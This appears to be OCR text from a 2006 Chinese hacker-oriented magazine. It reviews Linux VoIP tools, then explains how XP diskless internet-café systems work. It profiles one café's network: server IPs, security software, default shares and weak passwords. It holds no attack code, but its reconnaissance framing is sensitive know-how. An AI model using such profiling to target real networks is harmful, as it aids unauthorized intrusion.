


图1

二、Gizmo

Gizmo是一款类似于Skype的软件，据使用者说它更加的小巧，轻便。但在功能上绝不逊于Skype！同样，Gizmo拨打网络到网络的电话是免费的，而使用网络到电话的服务则是付费的。

目前Gizmo的最新版本为1.10.40，值得一提的是Gizmo在Linux下的开发是基于Gnome环境的，所以推荐Gnome用户使用Gizmo，通常你会获得比QT类程序更好的稳定性（图2）。

三、Wengo

在笔者个人看来Wengo是同类产品中最强的！Wengo自05年开始开发以来就遵循了GPL协议，我们可以称它为OpenWengo。为什么说它强呢？因为Wengo是介绍到现在唯一一款可以在Linux环境下视频聊天的软件。




图2

曾经一直猜想这应该是广告投资巨大的Skype所第一个实现的，没想到是Wengo。

Wengo也是基于QT的程序，不过在Gnome中也可以良好地使用。Wengo不但在软件上功能强大，更是给出了同类软件中价格最低的承诺！个人强烈推荐（图3）！




图3

三款软件想必已经可以满足大家的一定的需要，在此只是抛砖引玉，希望大家有更多有趣的东西可以分享。

编辑点评：

正如作者所说，沟通在现在的社会是相当重要的。文中所列举的几款语音软件各有千秋，还有不少优秀的软件（比如Gnome默认就安装了一个语音软件）等待我们去发掘。对于大众，我们没必要用研究的心态去接触Linux，用玩的心态就可以了。这可以帮助我们更轻松、更快地加入这个团体。

星言“兽”语：

伴着冬天“咚咚”的脚步声，12月也悄然而至。要说悄然似乎有些不恰当，因为西北风刮得是相当的嚣张，偶都不想出被窝了。不过还好，网吧的空调可以给我带来一小些安慰。近几个月有个叫兜兜的总和无盘网络过不去，在10月的泡吧中他又一次表明自己会把和“无盘”死磕的精神坚决贯彻下去，相信大伙都还“心有余悸”。本期兜兜经过一个月的修炼，再次出招，直指无盘网吧命门！敬请关注泡泡吧2006年终特别版——一个馒头……哦，不，是无盘，其实不是我不想黑你！最后送广大黑友一句颇有技术含量的话：天气凉了，记得把开裆裤换掉！



无盘，其实不是我不想黑你——XP无盘大解密

年末专题：

兜兜同胤

从本文你可以学到：

1、深入浅出熟悉当今主流的XP无盘系统
2、针对以往实例中隐含条件的举例
3、提高自身对实例的客观认识

一、前言

曾几何时我也和很多初学者一样，追寻着各式各样的入侵技巧，尤其是被各大论坛或网站所公布、转载的，可有些人的教程写得实在太过晦涩不明，琢磨了许久也琢磨不出个所以然来，还很天真地以为既然有教程的样本出来就一定做得出，反复地试验后自己也能做得到。现在不行只是自己的水平不够高。但当我越来越靠近现实的一面时，才发现一切并不是仅仅靠掌握了原理的就能运用到现实中的，之所以失败，只是自己在重复别人的“机械运动”罢了。的确网吧这个环境是我们最容易接触到，但仅仅是处在工作站端的我们，能看清楚所有现象背后所掩盖的真相吗？很多“高手”摆实例，讲其方法如何的高超，当你带着疑问去寻问他时，他却打着“我只能授之于渔而不能授之于鱼”的幌子来敷衍你，调完你的胃口还让你摸不到北，未免做人太不厚道了。为什么我写文章一直遵循从客观条件之上谈方法，而不是单纯的给你一个实例呢？就是想尽可能的把最真实、最

客观的一面告诉大家，虽不能代表全部，至少也能让你有所启发。只有学会并善于去分析才能使方法在实践中融会贯通，并不是我的文章太过于偏向理论，只是你对无盘了解得太少了，习惯了看别人只说方法的实例。

在你往下看之前我先声明一下：我现在身份是一家大型网络会所的网管，是完全有条件去伪造一篇入侵实例的文章的，不过大家请放心，我没有必要那样去做。因为在这几年来我也曾多次因失败而迷惘过，我心里能体会得到大家需要的是什么，所以我会对大家负责的。本文重在解惑，并不是入侵实例的文章。相信到最后，你应该就能体会到究竟是自己水平的问题，还是你对无盘真的了解太少了。

二、理论分析篇

1、发展过程

想必以前当过网管的人都会有这样的经历：每天都要疲于奔命，需要经常装游戏、GHOST、杀毒；白天有客人要用机器，到深夜是否有时间去做维护的工作还两说呢……

针对网吧降低硬件成本，提高运行性能，简化管理维护这些迫切需要，很多技术公司为此推出了各种无盘系统，最大限度地满足网吧这个特殊行业所提出的多种要求。对整个无盘系统的维护实质上就是对服务器的维护，摆脱了有盘网吧那样需对每个工作站一一处理的烦恼。

2、工作原理

现在市场上无盘系统很多，各个公司虽都有自己独到的一面，但所应用的技术基本一样，只是设置略有不同罢了。这里只解释些经常被人误解的概念性问题。

1）什么是无盘网络，无盘工作站工作的原理是什么？

即一个局域网中的所有工作站上都不安装硬盘，全部由网络服务器来启动，这样的网络就是无盘网络，这些工作站被称为无盘工作站。所谓无盘工作站是指无软盘、无硬盘、无光驱的模式下通过网络方式来工作的计算机。由于无盘工作站上没有硬盘，所以工作上所使用的程序、数据都必须放在网络上的文件服务器（即网吧服务器）中。无盘工作站在机器启动时不能从本地磁盘装入操作系统，必须在工作站上的网卡上安装远程启动ＲＯＭ芯片(BootROM)。远程启动ROM在机器加电时能自动从网络服务器上来读取预先准备好的工作操作系统映像文件，并调入工作的内存（加载），最后将控制权交给该操作系统，从而实现工作站的引导。

2）服务器与工作站之间的联系与区别

首先，用户在工作站端所能看见的一切都是包含于服务器内的，简言之就是后者的整体内容大于前者。而那些访问硬盘限制的利用方法访问的只是服务器共享给了工作站端的所有盘符，用户在工作站端看不到，也无法看到除此以外的盘符。这方面我以前强调过很多次了。




图1 锐起无盘XP管理器主界面

其次，在XP无盘的网吧服务器上所看见的如："锐起无盘XP管理器"、"逍遥游2006无盘网络服务端"、"EZdisk无盘服务端"等类似的程序，就是所谓的"虚拟文件系统"。它是被安装在服务器系统中用来设置并管理工作站文件的程序，但并不是固有的，如图1。




图2 无盘网络安装流程

这是"锐起无盘XP管理器"的主界面，主界面中列出的全是工作站的信息，如工作站的名称、IP地址、启动磁盘（用户在工作站端所见的盘符）等。界面上部的菜单和工具栏可以对工作站进行设置，如新增、修改、删除工作站，禁用/启用工作站、把工作站设为超级用户、转储工作站的数据等。

再次，很多人把网吧限制多的原因归功于网管，事实上是网管也好，hack也罢，所面对的都只是别人的程序，只是两者身份所处的角度不一样罢了。被人忽略的这个"虚拟文件系统"只是管理工作站的日常文件操作，计费软件也只是进行工作站的收费操作，两者与工作站、服务器只是相互依存的关系并没有必然联系，网吧业主可以随意选择任一家代理商的产品进行安装。而用户在工作站端限制的多少主要取决于工作站系统，服务器只作为文件存储和连接外网的的平台而已。为什么拷盘的技术员只是拿一个母盘就来给网吧做系统？他只需要把自己做的系统安装到服务器内，再通过"虚拟文件系统"进行必要的设置后，用户在工作站端使用的就是被他安装的系统了，只有部分限制是来自于程序的限制（如magic98、超级兔子等）。如图2所示，这是无盘安装流程图。

最后，目前的XP无盘，基本上都是基于BXP架构的系统，由于BXP架构的系统必须依托在2003服务器上，也就是说现在大多XP无盘网吧的服务器系统是windosw 2003 高级服务器版，并以windosw XP SP1或SP2作为工作站系统。

3）无盘服务器数据是如何得到保护的

首先不得不提的就是"虚拟文件系统"，如图3所示。




图3 "锐起无盘XP管理器"的目录设置选项

这是"锐起无盘XP管理器"的目录设置选项。这在该服务端程序第一次运行时就要求指定的，以后该程序就会按设置有选择性地把用户对系统盘文件的修改转移到了用户盘。在XP无盘网络中，工作站从服务器映射两类网络硬盘：系统盘和工作站盘。所有的无盘工作站都是共享系统盘，工作站盘为虚拟文件系统所用的盘。当有应用程序或用户读系统盘时，虚拟文件系统不起作用，所有的用户共享系统盘所在的目录（这个过程是指从工作站开始启动到进入桌面时）。而当应用程序或用户修改或写系统盘时，虚拟文件系统则把写操作转移到工作站盘上（这个过程是指进入桌面后的一切操作）。所以用户在使用的时候感觉就和有盘的电脑没多大差别，可以随意读写以及删除数据。但事实上服务器本身的原始数据并没有变化，也不会影响其他用户的工作站使用。那它又是如何清除因用户操作所产生的所有数据呢？如图4所示。




图4 "锐起无盘XP管理器"的配置工作站选项

这是"锐起无盘XP管理器"的配置工作站选项。其中的"启动时清除工作站所有临时数据"选项被选中，工作站重启后则这些临时数据（即因用户的操作

而产生的所有数据）将全部被清除，工作站便恢复到原先预设的状态。现在你明白了为什么无盘工作站重启后会被还原的原因了吧（注：被虚拟转存了数据的盘也是真实存在的硬盘，其作用是用来暂存数据的（即临时数据），通过该设置后就能省去手动去清理的麻烦。）！

小提示：

当网络中的两台工作站同时要对服务器共享出来的某一个文件执行写，其中一台工作站会报告错误。这是因为同时只能有一个用户写这个文件。尤其是大部分用户都在使用同一个应用程序的时候，就会更严重，轻则导致一些用户的应用程序不能正常运行，重则导致整个系统的崩溃。这个现象就是“共享冲突”。98无盘工作站经常频繁死机的原因多半由此。而XP无盘所应用的虚拟转存技术即保证了用户可以共享系统文件和应用程序文件，又可以保证了每个工作站的操作不会影响到其他的工作站，从而实现防共享冲突功能以及安全性保护功能。

其次每个无盘公司都说自己的产品如何如何的安全，事实上呢？想必常上网的朋友应该都有种体会，即便装了杀毒、防火墙软件，也经常有中毒或被攻击的事情发生。而所谓的安全其实只是服务器相对工作站安全，并不代表服务器和工作站不会中毒或被攻击，只是非恶意的情况下某一工作站不会影响到服务器和其他工作站罢了。通过“虚拟文件系统”的介绍已经很好地解释了这点。那服务器又是如何抵御外来的威胁呢？其实主要还是根据服务器系统设置的严格度而定吧！毕竟很多工具也要满足其特定运行条件才行的。总结以往当网管的经历，我所见过的98无盘服务器通常不装或都被安装了“北信源杀毒”程序，只是不用罢了，而XP无盘通常也不装或只装在工作站的系统里。原因都说是什么装杀毒、防火墙软件会影响网速。其实纯属讹传，只是网吧业主为了降低成本，没有按标准去配置服务器罢了。至于安全不安全也要看你选择的代理商的技术怎么样，这可是完全区别于自建类网吧的哦！

三、具体概况介绍

看了上面的理论篇可能又有朋友早已不耐烦了，那现在咱们就把问题具体化，看看现实中的环境又是怎么样的呢？按规矩先介绍下环境：

1、网络环境

如图5所示，这是网吧拓扑结构示意图（不代表实际拓扑结构）。




图5 无盘网吧拓扑

大致的组网情况是：光纤直接接到网吧，然后通过一光纤收发器将光信号转换成10M/100M电信号，用一路由器作为局域网的网关，此路由器是专门用于路由转发、地址映射的硬件设备，一端用与光纤收发器连接、另一端用与交换机连接，连接介质均为网线。用一主干交换机与局域网内部其他分支互连。其中除收费机用的是单独的显示器外，其余服务器都是共用一个显示器、键盘和鼠标，操作时通过调频器切换即可（哈哈~别让那两个显示器给骗了哦）。

2、服务器区

环境：

VOLANS飞鱼星高性能企业级宽带路由器：内网IP 192.168.1.1

安全审计系统：被公安局安装了雨人公司的“网络神探”安全审计系统，内网IP 192.168.1.216

大厅一服务器：锐起XP无盘系统，安装了Symantec Ativirus防火墙企业版，内网IP 192.168.1.200

大厅二服务器：超易XP无盘系统，安装了Symantec Ativirus防火墙企业版，内网IP 192.168.1.201

包厢服务器：DOL魔盘系统，内网A卡IP 192.168.1.240和B卡IP 192.168.1.241

电影服务器：网乐视频分享平台客户端，内网IP 192.168.1.170

计费机：万象网管2004，安装了Symantec Ativirus防火墙企业版，内网IP 192.168.1.245

补充说明：

1）路由器默认密码已被更改，所有服务器都存在默认共享，但只有电影服务器和计费机能扫出来，和存在弱口令的情况。至于“网络神探”嘛，公安局给强制装的。

对比项目 \ 平台	网吧自建的电影盘	视频平台
出口带宽占用	占用少	占用少
浏览速度	快	共享，流媒体任意选择，快
访问方式	简单的WEB页或本地文件夹	本地WEB页和外网WEB页任可选
内容更新	因网吧而异，参差不齐	丰富、全面更新及时、快速
综合对比	大多难得更换一次，实际上也都是去电脑城那边拷盘过来的。所以半年十个月电影盘里都毫无变化也不奇怪	网吧配置好客户端后，会自动与网络服务器同步智能更新、本地内容随服务器变化而变化

图6 网吧两种电影服务方式对比

2）“DOL魔盘系统”是来这个网吧工作之后才知道的，它采用DOS引导网络存储系统软件，服务器端是字符界面的操作，有兴趣的朋友可以去官方网站www.diskonlan.com/download.asp下载帮助文档看看（这算是至今为止公开性最全的内部资料了）。

3）现在较大规模网吧的工作站桌面上一般都有“XX在线影院”和“本地电影”两个看电影的图标。严格点说其实你看的都是本地电影（即保存在网吧电影服务器中的），只不过是把各种电影集中处理的两个不同的平台而已。那它又是如何将电影服务器上的电影提供给用户观看呢？主要有两种方式：一种是通过共享，另一种是作流媒体服务器。前者主要被98无盘网吧的电影服务器所采用。后者稍微复杂，并且对机器硬件要求也高许多。当然我们还可以从些常规现象去辨别，如图6所示。

